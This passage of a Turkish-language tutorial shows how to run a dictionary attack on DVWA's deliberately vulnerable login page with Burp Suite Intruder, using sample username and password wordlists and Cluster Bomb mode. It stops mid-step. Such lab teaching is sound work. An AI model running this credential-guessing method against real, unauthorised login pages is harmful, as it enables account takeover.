
```
deneme
12345
sifre
saat
```

Kullanıcı adı olarak admin kullanıcıını hedef almıştık. Fakat biraz kapsamı genişletmek adına birden fazla kullanıcı adının yer aldığı bir sözlük dosyası kullanalım. Böylece her bir kullanıcı adı için yukarıdaki tüm şifreler birer birer denensin:




```
root
manager
administrator
admin
```



Yukarıdaki olası kullanıcı adlarını barındıran sözlük dosyasına dikkat ederseniz çođu, web sahipleri tarafından sıklıkla kullanılan kullanıcı adlarından seçilmiştir. Hakeza şifreleri barındıran sözlük dosyası da o şekildedir. Sözlük dosyalarımızı oluşturduğumuza göre şimdi BurpSuite adlı yazılıma geçiş yapalım. Öncelikle BurpSuite yazılımını ve saldırı esnasında kullanılacak tarayıcı yapılandırmasının yapılması gerekmektedir. Bunun için BurpSuite'i başlatın ve Proxy sekmesine geçiş yapın.




Sonra Options sekmesine tıklayın.




Ardından Edit butonuna tıklayın ve aşağıdaki resimdeki gibi ayarlamaları yapın.





Ardından BurpSuite'in penceresinden biraz aşağıya kayın ve aşağıdaki resimden de görülebileceği gibi Intercept Client To Server Message'a tick işareti koyulu olduğundan emin olun. Bu tick işareti sizin login ekranında deneme mahiyetinde yapacağınız ilk giriş teşebbüsünde talebinizi sunucuya gitmeden BurpSuite'in yakalamasını sağlayacaktır. Ardından BurpSuite'in içerisinden sözlük dosyalarını ekleyeceğiz ve BurpSuite yaptığımız ilk giriş teşebbüsünü sözlük dosyalarındaki tüm kelimeleri sırasıyla deneyecek kadar tekrarlayacaktır.



Őimdi Firefox'u (veya başka bir tarayıcıyı) açın ve aŐađıdaki adımları uygulayın.






Artık Dictionary Attack için hazırsınız. DVWA'nın Brute Force ders ekranına gelin. Login ekranına rastgele bir şeyler girin. Mesela kullanıcı adı için deneme ve şifre için de deneme girin:

Vulnerability: Brute Force


Login
Username:
deneme
Password:

Username and/or password incorrect.


Login butonuna tıkladığınız an BurpSuite bu isteđinizi sunucuya giderken yakalayacaktır ve sözlük dosyalarını eklemek ve kuralları belirlemek için bekletecektir. BurpSuite penceresine gelin ve Proxy > Intercept sekmelerine tıklayın.




Yukarıdaki pencerede yer alan kodların bulunduğu alana sağ tıklayın ve Send To Intruder seçeneđine tıklayın. Bu işlem sizi aşağıdaki resimde görünen sekmeye yönlendirecektir:




Yukarıdaki resmin sađ tarafında bulunan Clear \$ butonuna tıklayın. Bu işlem BurpSuite'in brute force için seçtiđi parametreleri seçimli halden kaldıracaktır. Bu seçimi elimizle yapacağız. Clear \$ butonuna tıkladıktan sonra username parametresine \$ sembolünü koyacağız. Bunun için aşağıdaki resimdeki gibi deneme yazısını seçin ve sađ taraftaki Add \$ butonuna tıklayın.



Aynı işlemi password parametresinin içerdiđi deneme yazısı için de yapın. Yani password'un yanındaki denemeyi faremenizle seçin ve Add \$ butonuna tıklayın.




Böylelikle sözlük saldırısının üzerine çalışacağı bölgeleri belirlemiş olduk.




Hatırlarsanız en başta login ekranına kullanıcı adı olarak deneme, şifre olarak da deneme girmiştik. İşte bu metin kutularını \$ işareti ile kod üzerinde belirledik ve şimdi bu belirlediğimiz noktalara sözlükleri denettireceğiz. Bulduğunuz BurpSuite penceresindeki Sniper'ı Cluster Bomb olarak değiştirin.



Not: Sniper yerine Cluster Bomb seçiyoruz, çünkü artık bir parametreye değil, iki parametreye saldırıyı uygulayacağız. Bir parametre için Sniper (Nişancı) seçeneğini kullanmıştık. İki ve daha fazlası için Cluster Bomb(Küme Bombardmanı) seçeneği kullanılır. Bu tamamen Burpsuite jargonudur. Saldırı dünyasının jargonu değildir.



Ardından bulunduđunuz sekme olan Positions'ın yanındaki Payloads sekmesine gelin. Load butonuna tıklayın ve kullanıcı adları için oluşturduđunuz sözlük dosyasını ekleyin.



Őimdi ikinci metin kutusuna denenecek Őifrelerin yer aldıđı sözlük dosyasını eklemek için Payload Set'in yanındaki 1'i 2 olarak deđiŐtirin, ardından tekrar Load butonuna tıklayın ve Őifreler için oluşturduđunuz sözlük dosyasını ekleyin.



Sözlük dosyalarının deneneceği metin kutularını kod bazında seçtik, sözlük dosyalarını da ekledik. Geriye bir şey kaldı. Şimdi geriye son bir şey kaldı. O da yazılımın yapacağı şifre denemelerinde hangisinde başarılı olduğunu bize sunacak bir işaret gerekmekte. Bu işareti

ise DVWA'nın login ekranına normalde elle gireceğimiz rasgele kullanıcı adı ve şifre sonrası ekranın vermekte olduđu şu uyarıyı kullanarak belirleyeceğiz:

Vulnerability: Brute Force

Login

Username:
deneme

